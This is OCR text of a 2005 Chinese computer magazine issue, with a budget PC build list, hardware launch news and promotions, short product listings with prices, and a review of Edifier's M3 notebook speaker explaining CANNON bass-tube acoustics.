主板	技嘉 GA-8IPE1000-G	685
内存	Apacer DDR400 256MB	260
硬盘	希捷酷鱼7200.7/ST3160021A(散装)	685
显卡	捷波 镭霸9550移动版II	590
声卡	板载Realtek ALC850音效芯片	-
网卡	板载Marvell 8001千兆网络芯片	-
显示器	优派 VE710b	2799
光驱	华硕DVD-E616P1黑色面板	248
机箱/电源	先马U7黑色款	278
键鼠	BenQ 神雕侠侣II代时尚版	165
音箱	轻骑兵C3700	220
总计		6545

点评：Intel Celeron D 320 2.4G采用0.09微米制造工艺，二级缓存为256KB，前端总线为533MHz。搭配技嘉GA-8IPE1000-G、捷波 镭霸9550移动版II显卡、Apacer DDR400 256MB内存和希捷酷鱼7200.7/ST3160021A(散装)硬盘。光存储方面，我们则选用拥有一个良好读盘性能的DVD-ROM是必不可少的，我们推荐使用华硕DVD-E616P1黑色面板 **u** 。



键盘和鼠标方面，我们选用BenQ 神雕侠侣II代时尚版 **v**。借鉴BenQ之前键盘的良好设计风格，套装中的键盘也采用了薄型设计，键帽上的字体采用了独特的印刷技术，让键盘上的字符更加耐磨不易消失，另外在键位的设计上额外增加了3个超宽的功能热键。套装中的光电鼠标则采用了左右手对称式设计，左右按键也是目前流行的一体化结构，具备800cpi，光学定位技术得到进一步提升。

这套电脑的外观非常有特点，都是以黑色为主色调。优派VE710b**w** 采用了时下流行的窄边设计，使得整款产品看上去非常的简洁，全黑色的外观，加上亮银色的调节按钮，稳重大方而又不失时尚气息。500:1 高对比度，320nits高亮，鲜明色彩，16毫秒的反应时间也足以应付大多数游戏，而最佳分辨率也达到了1280×1024。

音箱是采用轻骑兵C3700绅士黑 **x**，这是一套2.1声道的入门级音箱。轻骑兵C3700整体基于全木结构设计，除了用于装饰的工程塑料材质点缀于低音炮单元正面和卫星单元正面外，箱体全部采用密度板材打造。

机箱是采用先马U7黑色款 **y**，颜色搭配得挺和谐。这个机箱的箱体采用全折边工艺，材料选用厚度为0.6mm的SECC钢板，双层I/O挡板设计，整个机箱都显得很稳固。该款机箱为用户预留了两个前置USB口和音频接口，总的看起来面板还比较简洁。 CF [CP05]

大学生推出优惠活动，每年的这个时候水货商都千方百计打IBM香港学生机的主意，因为相比从香港行货市场过来的IBM笔记本电脑，IBM水货香港学生机成本更低。

你需要IBM学生机吗

这里要特别提醒大家一点：香港的IBM学生机在市场面对香港大学生时，它是正规的行货，一旦它进入内地市场，那么它的身份就发生了本质的变化，它是水货产品。

如果你在内地购买水货IBM香港学生机，那么该如何保修呢？据一位经销商说，通过蓝色快车保修或以返回香港保修都可以，而且他们可以开具受IBM(香港)委托进行优惠活动的那家经销商的发票才可以。

现在水货IBM学生机的保修要求消费者出示香港学生笔记本指定经销商的发票，发票上有学生的名字和ID号码。虽然在笔者与IBM IWS部门以及蓝色快车沟通时，他们都表示现在还没有收到让送修者出示尤其是学生证来核对身份的通知。但是大家要知道，现在没有并不意味者明天不会有。

这也就是说，一旦IBM IWS或蓝快对于香港学生笔记本的保修有什么特别的要求，比如核对学生证，那么将彻底丧失保修。如果真的是那样，消费者惟有寻求水货商的返回香港维修了，但是消费者肯定也要多承担额外的费用了，而且维修周期也会长些。CF [CP04]

精于心，简于形——飞利浦显示器2005年战略及新品发布会在京举行



显示器业界全球领导性品牌飞利浦于2005年3月1日在北京隆重召开了主题为"精于心，简于形"的2005年战略及新品发布会。

在战略及新品发布会上，飞利浦发布了6系列十余款LCD新产品。6系列新品的特点首先在体现显示质量的超越上。此次飞利浦的6系列新品由于采用了最新技术和最完善的制造工艺，使新品中的B系列和P系列产品全面配置了飞利浦独创的完美面板(perfect panel)。由于采用了完美面板，飞利浦领先业界全面承诺"无坏点"——即这两大系列LCD显示器既没有"暗点"也没有"亮点"。

飞利浦在发布会上宣布，6系列LCD新产品的P系列将全部得到智亮技术中最新研发出的"光感眼技术"的支持。在光感眼技术的支持下，显示器可自动侦测周围环境亮度的变化，自动调节显示器亮度的大小，使显示画面始终保持最佳显示效果，使LCD显示器真正具备了自己的"智慧"。

飞利浦"精于心，简于形"所希望的，其实正是让一切变得简单。2005年，全面转向以客户需求为导向的飞利浦正是告诉消费者——明智的应用科技应是先进的，但更应是易用的，科技创新的目的一定是为了更轻松的使用，在飞利浦6系列LCD显示器中，这一切显然已经成真。

Joybook新品云集三月登场，明基BenQ主打宽屏

自2002年率先推出全球第一台15.4英寸宽屏笔记本电脑以来，明基BenQ作为笔记本宽屏大潮始作 者，凭借用心的投入与一再的坚持，不仅让"宽屏"成为近年来笔记本市场最热门的话题之一，更让Joybook一举成为国内笔记本行业宽屏超亮、品质超卓的代名词。近日明基BenQ又于三月春暖花开的大好时节，携多款Sonoma平台宽屏机种，拉开了以"宽待自己 体验视界"为主题发布会。



其中，以Joybook S52为代表，它延续Joybook 7000备受赞誉的书卷式设计理念，并以提供消费者更好的视、听、触觉体验为己任，配备13英寸、200流明高亮液晶面板与最新Sonoma移动平台，同时采用先进的SRS环绕立体声系统及创新加大曲面舒压键盘，每个细节都可圈可点，几近完美的表现更让世人刮目相看。身为国内宽屏笔记本电脑专家，BenQ Joybook拥有业界最长的宽屏产品线，尺寸大小覆盖目前各大主流规格，而S52的诞生更为之注入了新鲜血液。值此全国新品巡展大幕初启之际，BenQ志在一统江湖成为宽屏市场当之无愧的领导者。

引领轻薄娱乐潮流，华硕新品隆重上市



3月2日，国际著名IT厂商华硕电脑在京举行了一场主题为"薄 乐 2005"的新品新闻发布会，宣布其最新三款采用第二代迅驰技术——SONOMA移动平台的笔记本电脑W3A、W5A、V6V正式在内地上市。针对目前笔记本电脑市场上存在的轻薄与娱乐性能无法兼顾的现象，华硕提出了"轻薄娱乐"的理念，在新的SONOMA移动平台的基础上融入"更高的品质、更新的技术、更精湛的工艺、更周到的服务"，从而提供综合性能更完美的轻薄型笔记本电脑，为"轻薄"赋予了更多的娱乐内涵。

在发布会上，华硕电脑中国业务事业群总经理许佑嘉针对华硕笔记本电脑的发展策略及未来方向发表了讲话。他表示对新平台笔记本轻薄娱乐的发展充满信心，并指出当今的笔记本市场的潮流趋向已经不只是商务轻薄，更多的娱乐性需求也迅速 起，华硕笔记本将始终坚持以人为本的理念，向着商务和娱乐融合共进的方向发展。



CF [CP06]


金河田 JHP-860 耳机

金河田近期内隆重推出了一款高端耳机 JHP-860，这将是国内首款真正意义上的 USB5.1 声道数字环绕声系统耳机。JHP-860 最大的亮点还是它自带 USB5.1 声道声卡，可实现 5.1 声道数字环绕声系统，具备杜比数码(AC-3)和 DTS 要求的家庭影院系统必须的 5.1 声道喇叭线路独立连接，可实现真正的 5.1 声道环绕声良好的重放效果。



Foxconn 915PL7AE-8S 双显卡插槽主板

Foxconn 915PL7AE-8S 采用 Intel 915PL + ICH6 芯片组，支持 LGA 775 的 CPU，拥有 1 个 PCIE X16 接口，1 个 AGP 8X 接口和 1 个 PCIE X1 接口，从而使得升级用户的 AGP8X 老显卡仍可继续发挥余热。令人惊喜的是，这款主板还支持双显示输出(在 windows 2000 和 windows XP 下)，让用户充分利用升级显卡和原有显卡价值的同时，更能享受"一心二用"的乐趣！



■新品短信息■

优派第一款 19 英寸灰阶 4 毫秒极至液晶首发



优派全球首台19英寸4ms灰阶响应时间液晶显示器VX924即将正式上市。属于优派"超凡派"产品系列的新款 4 毫秒液晶 VX924 采用了独特的 ClearMotivTM动态影像处理技术，灰阶响应时间突破性地达到了4毫秒的速度新记录，很好地消除了液晶显示器中的拖影现象。

YESTON G520:伴你"鸡"情欢"唱"2005



深 盈通数码科技有限公司推出的YESTON G520 MP3播放器采用ALI T6284高档 MP3 解码芯片，配置 65536 真彩色液晶彩屏，支持 SD、MS、MMC 存储卡，256MB 的超大容量和图片 览功能。还提供超长32小时录音以及数码语音复读机功能。咨询电话:0755-83279828、0755-83279937

外置 DVD 刻录的王者 LG GSA-5163D 梦幻登场

GSA-5163D 外置刻录机支持16倍速 DVD-R 及16倍速 DVD+R、并拥有 4 倍速 DVD+R Double Layer 单面双层的写入功能，储存容量高达 8.5GB，完全满足消费者对数据储存、备份以及行动刻录的需求。作为 LG 产品的特色，5 倍速的DVD-RAM刻录格式是GSA-5163D必不可少的功能。最突出的亮点还属它支持了 8 倍速的 DVD+RW 和 6 倍速的 DVD-RW 刻录。

艾尔莎推"超性价比"显卡影雷者 736VE



艾尔莎"超性价比"显卡影雷者736VE采用nVIDIA GeForce 5700V显示核心，是目前市面上仅有的一款256MB显存的5700V显卡！通过艾尔莎提供的专用超频程序，能将原有核心频率与显存频率分别提升60%和30%之多；而仅为999元的产品报价，也让这款产品成为市面上惟一一款售价低于千元的256MB显存显卡。

康博启视录 DV800 给您前所未有的影片编辑新体验



康博科技近期推出一款高品质、高稳定性、高兼容性的DV采集卡－启视录 DV800。启视录 DV800 采用 TI(德州仪器)1394 控制芯片。除了高品质的数字采集卡外，启视录DV800超值搭赠功能完整的威力导演3影音剪辑制作软件，使得第一次接触的用户也可以轻松上手。

昂达领先发布 EYEBOB 摄象头

昂达EYEBOB摄像头配备了为游戏及视频会议定做的超广角五玻璃透镜作为硬件摄像头平台，同时拥有目前色彩还原最准确、感光度最高的镁光360色彩传感器，能够以图像捕捉分析为核心，智能判断玩家的各种动作，将玩家的一举一动记录下来变成信号输入电脑并转化为电脑输入设备信号。玩家就可以见到自身在游戏中出现，同时还可以与虚拟世界中的游戏元素进行实时互动，从而提供给玩家一个全新的身临其境的游戏方式。

创新推出 Creative WebCam Live！摄像头



Creative WebCam Live！拥有全新的造型并配备解析度高达1024×768的静态影像捕捉能力，进一步提供无与伦比的影像输出效果。如果你正在寻找一台在安装及使用上都非常简单同时具备高影像及音效品质的网络摄像头，让你的朋友对你印象深刻时，Creative WebCam Live!将是你最佳的选择。

■线报■

迎开学:华硕 VIA 系列 K8 主板送挎包！

华硕主板在2005年2月25日～4月5日期间，在全国范围内进行VIA系列K8主板买就送促销活动，买华硕任何一款VIA K8系列主板，即可获得时尚户外运动挎包一只。参加促销产品为:A8V-E DELUXE、A8V DELUXE/WIFI-G、K8V SE Deluxe、K8V-X。

昂达 MP3 举行"免费试用，一个月不满意无条件退款"活动

从 3 月 1 日至 3 月 20 日，昂达 MP3 举行"免费试用，一个月不满意无条件退款"活动，北京，武汉，沈阳，成都地区的消费者于活动举行期间在昂达指定经销商处以试用价格购买昂达 VX 系列 MP3 时，只要简单填写一份免费试用协议即可能加活动，在购买产品后 30 日内，如在试用过程中有任何的不满意，即可凭有效的购机证明到售机地点无条件退回购物款项。

硕菁主板送礼:100 块买摩西 16X DVD-ROM

硕 面向学生和教师推出了春节过后的第一次促销活动，购买硕 848系列主板，只要再加100元就可获得价值200多元的16X DVD-ROM赠送！消费者凡凭学生证或教师证购买硕 SK-848P-SL或SK-848P-S任意一款主板，加100元即可获得价值229元的摩西16XDVD-ROM一台。

三星显示器，让绿色的春天有个健康的开始

凡在3月1日～3月31日期间，购买MagicGreen负离子显示器(720NWZ8/795MB+/793MB+)，可获赠价值128元的专业户外背包1个；买15英寸液晶显示器及797MB/997MB两款CRT显示器，可赠价值48元的流行时尚耳麦1个；购买17英寸LCD显示器(720NWZ8除外)，可获赠价值158元的三星光电鼠标和三星键盘1套；凡购买19寸及以上尺寸液晶显示器(包括全球第一款8ms的19英寸液晶显示器913N)，可获赠价值 288 元漫步者R303T有源音箱1套。

小影霸15英寸液晶杀至1499元！

新年刚过，新天下科技旗下的15英寸液晶显示器——小影霸KF15M降到令人无法想象的"超低价"——1499元。小影霸KF15M液晶显示器可视区域达到304.1mm × 228.1mm；350：1适中的对比度配合250流明的亮度，画面层次感强，同时整体感觉柔和不刺眼。

美齐JT198A亮相：19寸液晶，17寸价格！

19英寸大屏劲风，终于在春天就要到来之际，由美齐科技（JEAN）掀开了新的一页：美齐19英寸大屏液晶显示器JT198A，即将以2599元的惊爆超低价格推出。19英寸的广阔视野，带有高端液晶的DVI数字接口，只卖17英寸的价格，美齐JT198A已经打响了05年大屏液晶普及战的第一枪！

■业界■

航嘉2.0版电源陆续上市

从前年开始，航嘉积极与INTEL、AMD等标准制订者进行技术交流，为ATX12V规范和BTX规范的推广做了重要贡献。目前，航嘉研制的符合电源2.0版技术的磐石400电源，已经正式面市，接下来的航嘉冷静王至尊版、磐石300也将陆续上市。同时，为了更好的服务消费者，跟上2.0版规范，航嘉冷静王标准版电源以及天 之音典藏版电源将改为2.0版。

2005中国开源软件周即隆重开幕

在信息产业部、科技部、国务院信息化办公室等单位的支持指导下，由中国电子技术标准研究所、中国开源软件(OSS)推进联盟和日本国际信息化合作中心共同主办，新华科技集团承办的2005中国开源软件周于2月28日至3月4日在北京新世纪饭店隆重召开。

方正熊猫钛金版2005鸣锣安全市场

熊猫软件和方正信息安全技术有限公司于近日正式发布最新版本的个人防病毒解决方案——方正熊猫 金2005安全套装。该产品除了可在不中断工作、不降低用户系统速度的情况下提高病毒防护的效果之外，还嵌入了针对未知病毒而设的入侵防护TruPrevent技术。

图诚科技美国市场再添生力军

图诚科技宣布与美国知名专业分销商ASI Corporation正式签约，成为继D&H Distributing之后，图诚科技拓展美国市场的新生力军！ ASI Corporation将负责推动图诚科技自有品牌Volari全系列桌上型电脑绘图卡。

威盛PT系列芯片组 奔腾4平台崭新解决方案

威盛电子公布了支持Intel Pentium 4平台的威盛PT系列芯片组。为主板制造企业和用户们提供了一个由现有体系到PCI Express构架和DDR2内存等新技术顺利过渡的途径。这一系列芯片组包括面向主流市场的PT880 Pro/PT894芯片组和面向顶级用户的PT894 Pro芯片组。

矽统科技AMD平台PCI Express系列产品亮相

矽统科技展出了首创的全新台式电脑无线网络平台芯片。它由支持PCI Express规格的SiS756芯片组和支持802.11a/b/g规格的SiS163无线网络芯片组成。该芯片组可以彻底改变传统局域网布线的繁琐和局限，并大幅减少布线成本，更可免除因布线而破坏居室美观的后顾之忧。

显示器巨人酝酿突围，长城雷动中国

长城显示器2005年市场策略 新品发布会在北京隆重举行，一举推出T191A/T171A173A+/E171A四款液晶新品，并以全新的营销理念，从品牌、渠道、产品、服务、价格等方面全力发力，拉开了2005年国产品牌的攻坚战。

AOC冠捷荣获IT市场年会两项大奖

2005年中国IT市场年会在北京举行，AOC冠捷集团荣获2004－2005年中国显示器市场年度成功企业、2004－2005年中国自有品牌LCD显示器市场年度成长最快企业两大奖项。

戴尔推出简便实惠的iSCSI网络存储系统

戴尔公司宣布，面向中国小型企业及工作组用户推出全新Dell|EMC AX100i网络存储系统。该产品采用iSCSI技术，使用户只需一半成本即可享受到屡获殊荣的Dell|EMC AX100网络存储解决方案的先进性能、强大扩展能力，以及卓越的价值。

建达蓝德成为SMC网络全国总代

智邦科技旗下的重点品牌--SMC网络与建达蓝德在北京正式签约，建达蓝德将成为SMC网络全国总代理，全线代理SMC网络的网络产品。在2005年中，建达蓝德将完成数千万元的销售任务，并在全国范围内建立成熟的经销商体系。

雅虎全球迎来十周岁生日

2005年3月2日，雅虎（Yahoo!）公司迎来了他的十周岁生日。作为在全球范围内举办的庆祝活动之一，雅虎公司创始人杨致远、董事长兼首席执行官特里·塞梅尔以及创始人大卫·费罗等管理团队出席了纳斯达克股市的开市仪式，并一起敲响了交易钟。

索尼数码影像春季新品缤纷登场

2005年3月1日，索尼（中国）有限公司宣布面向中国市场推出了2005数码影像春季新品。索尼（中国）此本次推出了的数码摄像机新产品包括2两大系列共6款，13个颜色的数码摄像机新品，同时还推出了3款数码相机新品。

清华紫光选用希捷2.5寸Momentus硬盘

希捷科技公司宣布，清华紫光决定为新推出的"月光百合"女性笔记本系列全部选用希捷Momentus 2.5英寸硬盘。容量涵盖40GB/60GB/80GB /100GB 的希捷Momentus硬盘为主流笔记本电脑的理想之选。

爱国者全能数码伴侣劲势亮相

数码"嘉年华"P670，产品具备双向OTG技术，具有移动存储、数码相机伴侣、以及数码产品交互管理等各类功能。该产品的诞生，宣告了数码产品从此可以完全脱离PC，独立实现资料交互、文件转存、以及数据管理等操作，预示着数码产品的独立革命已然来临。



春游开心送
飞利浦显示器好礼伴出行

主题为"春游开心送"的春季促销活动从2月28日全面展开。在活动期间，凡购买飞利浦除105，107S/F外的所有CRT显示器，均可得到价值88元人民币的精致运动小腰包；而购买除150S和170S外的所有LCD显示器一台，更可得到价值超过188元的高档运动背包一个。据了解，此次"春游开心送"活动将持续到3月31日。

花最少的钱率先体验最新款笔记本电脑——华硕推出"分期付款"活动

华硕电脑携手招商银行，强力推出了"分期付款采购笔记本"的活动。此次活动主要涉及超轻薄15英寸SONOMA笔记本V6、最轻薄的14英寸宽屏幕内建ATI M11独立显卡笔记本W3、14.1英寸经典轻薄型笔记本华硕M2等三款产品。这意味着每月钱袋羞涩的朋友们不仅将可提前享受到使用笔记本的乐趣，甚至可以花最少的钱率先体验到市场上最新款的笔记本电脑。

CF [CP07]

大水牛“黑金版”电源



大水牛“黑金版”电源采用了INTEL ATX 12V电源设计规范最新2.01版本设计，额定300w，最大功率400w；创新的20＋4PIN设计，915系统适用，也兼容目前的主流系统。防指纹 金外壳，双SATA硬盘接口，支持SATA RAID阵列；采用了磁放大技术，配合单端设计，交叉负载输出更稳定；对流双风扇设计，自动温控设置，超大风量、超低噪音设计，倍升散热效能；通过国家3C认证，通过CE/FCC严格测试；6大一小电源输出接口。

咨询电话:020-82058085

产品价格:280元

XFX讯景6200 AGP显卡



代号为PV-T43L-NDF的XFX讯景6200 AGP显卡没有采用公板设计，而是采用讯景自主研发的041030 PCB设计，从PCB的走路、用料、元件排列、供电电路设计、低通滤波电路各各方面都反应出了讯景成熟精湛的制造工艺，具有大厂风范，显卡核心/显存频率与PCI-E版一致,分别为300MHz/500MHz。显卡配备了双DVI输出加TV输出的输出接口模式，响应了数字时尚的潮流，对于使用CRT显示器消费者则在附件中配有DVI to D-SUB的转接头。作为NV43图形核心的延续，6200芯片具备将核心频率大幅超频的能力，而且与6600GT AGP出如一辙的做工和用料，都为这款显卡提供了强大的超频基础。

咨询电话:020-38731260

产品价格:1299元

小影霸G6600E显卡



小影霸G6600E显卡基于0.11微米工艺制程的Geforce6600 256bit图形处理器，提供8条Pixel Shader象素 染管线和3个VertexShader顶点处理单元。

小影霸G6600E搭配了8颗TSOP封装的现代4ns显存芯片，组成“双128”规格。核心/显存频率为300MHz/550MHz。显卡接口采用了DVI+VGA+TV输出接口，可支持三头输出。

小影霸G6600E核心采用的是原生的PCI Express 16X接口，能真正实现双向8GB/s的数据传输带宽，从而彻底解决传输瓶颈问题。此外，购买了小影霸显卡还能享受到新天下科技所特有的“2＋2阳光服务”，享受四年长时间保修。

咨询电话:0755-84710307

产品价格:999元

铭瑄非公版X800PRO



铭□非公版ATI X800PRO，采用PCI-EXPRESS界面，基于R430核心，拥有4个顶点 染引擎和8条象素 染管线，完全支持DirectX 9.0C、以及最新的OpenGL2.0特性，支持SmartSheader HD以及SmoothVision HD技术等。

铭□非公版X800PRO核心频率为475MHZ，采用了256BIT/DDR3 2.0ns显存，显存频率为1000MHz，性能非常强劲。其采用了8层版的PCB，与公版的层数相同，供电设计上采用了双线圈增强供电系统，配合ATI超频程序，核心频率可以很轻松的超上500MHZ。

咨询电话:020-38731788

产品价格:2999元

散热博士龙计划之战龙



散热博士最新龙计划之——战龙一款Intel LGA 775专用散热器。散热片底部镶有一个直径约47mm的铜柱。散热片构造为发散型的“Sunflower”(太阳花)式，且在发散“过程”中，一个 片将分成两个更薄的 片，进一步加大散热面积。这一超大散热面积的优势是一般传统散热片所无所比拟的！这一设计还有一个最大优点——通透性强！风扇产生的气流可以直接吹到CPU核心附近，带走一些原本死角中滞留的热量。散热博士龙计划之战龙的90mm×90mm×25mm的滚珠风扇转速仅为2500±10％RPM，但却可以获得惊人的55CFM风量，堪称在静音中寻求高性能。论实际效果，散热博士龙计划之战龙较之前市场上那些售价两、三百元的产品毫不逊色，性价比优势突显。

咨询电话:010-82893464

产品价格:100 元



爱国者 F785 折叠式液晶

爱国者F785处处凸现“舒适”的人性化设计特点:考虑到不同用户对于显示器高度和显示屏倾斜角度的不同需求，爱国者F785将显示器支架设计成了双轴可折叠式。这种设计巧妙运用四连杆原理，使得产品可以很轻松进行显示屏高度垂直上下调节、显示屏与使用者距离远近调节、显示屏倾斜角度前后俯仰调节、显示屏和支架折叠拼合等各种变换。爱国者F785显示器响应时间为12ms，对比度高达500：1，亮度为300流明，可用于平面制图及设计等专业领域，应对游戏、上网、文档处理更是游刃有余。由于采用了功能强大的Genesis显示芯片，使得爱国者F785显示器拥有了肤色调整、原色显像和插补点等技术功能，使显示色彩更为细腻、成像更趋逼真，色彩还原能力令人惊叹。

咨询电话:*800-810-7666;010-82607776*

产品价格:*2588 元*

清华紫光新一代“月光百合”女性笔记本电脑 U2



紫光新一代“月光百合”U2充分考虑了女性的这种需求，它的周身棱角经过特殊打磨，处理得圆润光滑，呵护双手。键盘手感也和一般的大有差别，键帽光滑，触感细腻，键程宽阔，但敲击时没有那种刚性十足的回弹，而是轻柔的回弹，也没有清脆的“　　”声。前置式音频、麦克、红外接口更加方便应用。作为细节处理的各种指示灯，也令U2的应用别具特色。

新一代“月光百合”U2采用Intel迅驰移动计算技术，U260采用Intel 725(Dothan 1.6GHz)处理器，稳定卓越的855GME芯片组，和14.1英寸宽屏液晶显示屏，为□提供了很强的多媒体娱乐功能。而512MB DDR内存，60GB硬盘，在应对大流量数据时也得心应手。

咨询电话:*010-62789898*

产品价格:*10299 元*



多彩办公高手套装

多彩办公高手键鼠套件以时尚悦目的银黑双色镶配，突显简约明快的品牌特色。具备游戏键识别码技术设计的多彩办公高手键盘，具备良好的防滑功能，增强了按键的稳定性；能最大限度的降低长时间操作键盘带来的疲劳感、不适感。专利的静音防水功能设计，独特的键帽高度设计和隐形排水孔，使经常打翻杯子的你，再无需担心键盘罢工。

鼠标部分。首创了人性化宽滚轮设计较之传统鼠标握感更舒适，操作灵活、能有效降低疲劳；按键反应灵敏，按键开关寿命可达300万次以上；采用了最新光学感应技术设计，为你精准定位。别具特色的视窗自由缩放功能，可轻松　览各个界面。

咨询电话:*0755-29394292*

产品价格:*待定*



华硕 V6V 15 英寸笔记本电脑

作为采用英特尔Sonoma技术的典范产品，华硕V6V采用了英特尔915PM芯片，支持802.11a/b/g无线网络模块；市面销售的两款规格CPU的主频分别为1.7GHz、2.0GHz，2组DDR2 内存扩充槽，并支持内存双通道技术。采用5400rpm硬盘，存取速度提升不少，非常匹配华硕V6V的高端商务人士的定位。内建ATI Mobility Radeon X600独立显卡，是市面上最高的配置，足以匹敌台式机的3D处理效能，几乎把市面所有的游戏一网打尽。最令人心动的是华硕V6V轻盈的身躯，轻仅2.36Kg，薄至2.54cm，确实称得上是最轻薄的15英寸独立显卡笔记本了。

咨询电话:*800-8206655*

产品价格:请电话咨询



木制音箱的经典——麦博梵高 330

高330采用NDF的全木质箱体，此箱体有机地　合了现代与古典，优雅而和谐，还能够有效杜绝有害谐振和箱声。　高330的卫星箱采用由丹麦籍顶尖扬声器设计师Petter Larsen先生为麦博度身设计的V12　高2.5寸全频扬声器，拥有130Hz~8KHz ± 1.5dB、100Hz~20KHz ± 3dB优异的平直响应曲线。低音炮采用5.25寸重量级双　铁磁路系统重低音扬声器，拥有快速和高解析力的低频素质，使低频表现强劲有力，饱满厚实。作为一款优质的多媒体音箱，　高330音色整体感觉非常平衡，声音质感明朗鲜活，低音震撼、中音饱满、高音通透细腻，相当耐听，对多种类型音乐都有一流的表现力。

咨询电话:*800-8305652*

产品价格:*308 元*



前不久曾经说，笔记本专用音箱将是2005年多媒体音箱厂商所急于抢占的另一个山头。果不其然，轻骑兵X10音箱样品送来后没有多久，漫步者刚刚发布的M3笔记本音箱也送到了评测室。

漫步者M3笔记本专用音箱试用

■ CFan评测室

和轻骑兵的产品一样，漫步者M3也是以音质为考虑，在设计上更倾向于小型桌面音箱定位的产品。不过和采用了巧妙的功放分离设计、可携带可配低音炮的X10不同，M3在设计上基本上是不考虑携带使用的。虽然漫步者准备推出与M3配套的选配小书包，但整体来看，不能脱离低音炮的M3依然不是一个适合随身带着走的音箱(漫步者计划在几个月后推出专供携带的笔记本专用音箱产品。看来和用一个产品来解决两种需求的轻骑兵相比，漫步者走的是一条专门化的道路)。

M3的照片相信大家都已经看了不少了，漫步者官方网站上也已经将M3的资料放出来。不过官方照片似乎有一些误导——看照片，似乎M3的体积不小，它的两个卫星箱看上去有橙子那么大。其实M3的体积很小，两个卫星箱的体积不过相当于一个高尔夫球的大小而已。导致这种误解的原因是官方图片采用的那个SONY笔记本——其实这个笔记本只有10英寸而已，看上去当然显得音箱挺大了……



正如前面所说，M3在设计上考虑携带方面的因素较少，而且它的两个子音箱也不能脱离低音炮独立使用。所以它的设计上采用了低音炮内置功放、带两个子音箱的传统模式。同时，较大的功率也使得它不能从电脑取电或使用内置电池，而需要一个外接的稳压电源供电。

M3的外观工艺不错，看上去银光闪闪很有金属感。其实只有低音炮是使用铝合金外壳的，卫星箱则使用的是塑料外壳+银色喷漆。卫星箱的造型相当可爱，不过透明塑料制造的扬声器保护"栅栏"看上去质感不算太好，有点粗糙的感觉。

M3的一大特色，是采用了将线控装置放在左侧的卫星箱上的设计，这种设计最初是罗技率先采用的，后来被很多厂商所效仿。M3的左声道卫星箱顶端有两个小按键，用于调节音量，同时按下则可以开关M3音箱。不过由于使用了这样的设计，所以M3的卫星箱与低音炮的连接没有使用通常的连接方式，而是用了一个S端子接口。



M3的卫星箱其实算不上太突出，它在设计上真正的亮点在低音炮上。M3的低音炮从外观看就是一根铝管子，扬声器在管子的中间。这种结构叫做"CANNON"。

从前我们曾经简单介绍过CANNON的由来，这是BOSE公司所发明的技术，学名叫作ACOUSTIC WAVE音频导波管，因为它的最初产品形式是BOSE ACOUSTIC WAVE CANNON SYSTEM，所以也称AWCS或"CANNON"，CANNON就是"加农炮"的意思。实际上，"低音炮"之所以叫做"炮"就是这么来的。

我们曾经谈过倒相式音箱的原理，倒相式音箱的扬声器正面声波和密闭式音箱一样，都是通过对空气的直接辐射传到人耳朵的。但倒相声波并非是扬声器背面声波的直接反射，而是箱体内空气在扬声器振膜驱动下谐振所发出、并经过倒相管的过滤而产生的，扬声器在这里只起了一个驱动力的作用(如果像有些文章说的那样是扬声器背面的声波被"反射"出来，那就没有办法解释为什么需要一个倒相管了，直接开孔岂不是能"反射"得更多？)。

而CANON结构，就是将这种原理发展到了极致的产物，它并没有通常音箱的〞箱体〞，而是一根长长的空心管，在管中央安置一个小口径长冲程的扬声器，将管子分割成两个不同长度的部分。在外面完全看不到里面的扬声器。

当扬声器振动的时候，前面的管子和后面的管子里两个空气柱会在扬声器振膜的驱动下被迫振动，并分别产生谐振，谐振产生的声波在长长的管道里被过滤(此管道相当于一个低通滤波器)，最后在管道的出口处被辐射到空间里。



这种原理的最大优势，就在于它可以用很小的功率输出很大的声压。传统倒相式低音音箱的主要声波来自扬声器的直接辐射，所以要输出很强的声压就需要很大的扬声器输出功率。而CANNON的声音来自空气谐振，其发声效率要远远高得多。这个原理在日常生活中的最典型体现就是舞台上的笛子，笛子的声音非常响亮，但其发声的驱动力仅仅来自演奏者嘴唇吹出的一点点空气，这就是因为笛子里的空气发生了受迫谐振的结果。

同时，CANNON的另一个主要优点，是它的失真非常小，频带范围却要宽得多，这是因为CANNON前后管道的长度不同，所以前后管道空气的谐振频率也不一样，用一个扬声器就能覆盖很宽的频率范围。同时，前后不同的振动，也反馈给扬声器振膜，限制了扬声器振膜的运动幅度，避免过度的冲程导致失真。而长长的管道本身也是一个声学滤波器，进一步减少了声音的失真。

这就使得CANNON可以用比通常倒相结构小得多的体积和小得多的扬声器提供相当震撼的低音效果。不过设计CANNON并不容易，管子的长度和扬声器本身的参数有复杂的匹配关系，在这方面有一系列专门的方程用于描述这种关系。

CANNON结构最大的用途是电影院，因为以电影院的空间，要保证整个空间内的低音效果，如果用传统低音系统，需要非常巨大的音箱和极多的音箱数量。所以现代电影院一般都使用CANNON系统来保证低音效果，这些长达十几米的大型CANNON一般都在装修放映厅的时候就嵌入到了墙壁和地板里。


CANNON的另一个常用场合是汽车音响，因为与同样效果的传统低音炮相比，CANNON的体积和输入功率都要小很多，这更为适合空间和能源都有限的汽车使用。

不过，笔者一直以来都比较疑惑的，就是多媒体音箱领域为什么很少有人想到CANNON结构而宁愿做那种可以当凳子坐的巨大木头块。虽然CANNON的设计难度不低且外观很难设计得很好看，但其输出功率和音质不是同等成本下的传统音箱能比的。漫步者M3的功放是我所见过的第一个使用这种结构的产品。

据资料称，M3的低音单元使用的是一个2寸单元，但由于低音炮无法拆开(除非用刀锯等作不可恢复的破坏性拆解)，所以我们无法看到它的内部结构，而与低音炮一体的功放也用超声波焊接成一体，无法拆卸。

塑料制成的功放同样也是低音管的底座，它上面最为独特的设计是背面的蓝色三角形指示灯，漫步者称为〞呼吸灯〞设计，在开关、调节音量等操作的时候，会不断闪动，提醒用户当前所作的操作。

漫步者M3的卫星箱音质一般，有一定的塑料味，由于口径很小，其高音表现在全频带单元中算是相当不错的，但中频较薄，声音略有发干的感觉。



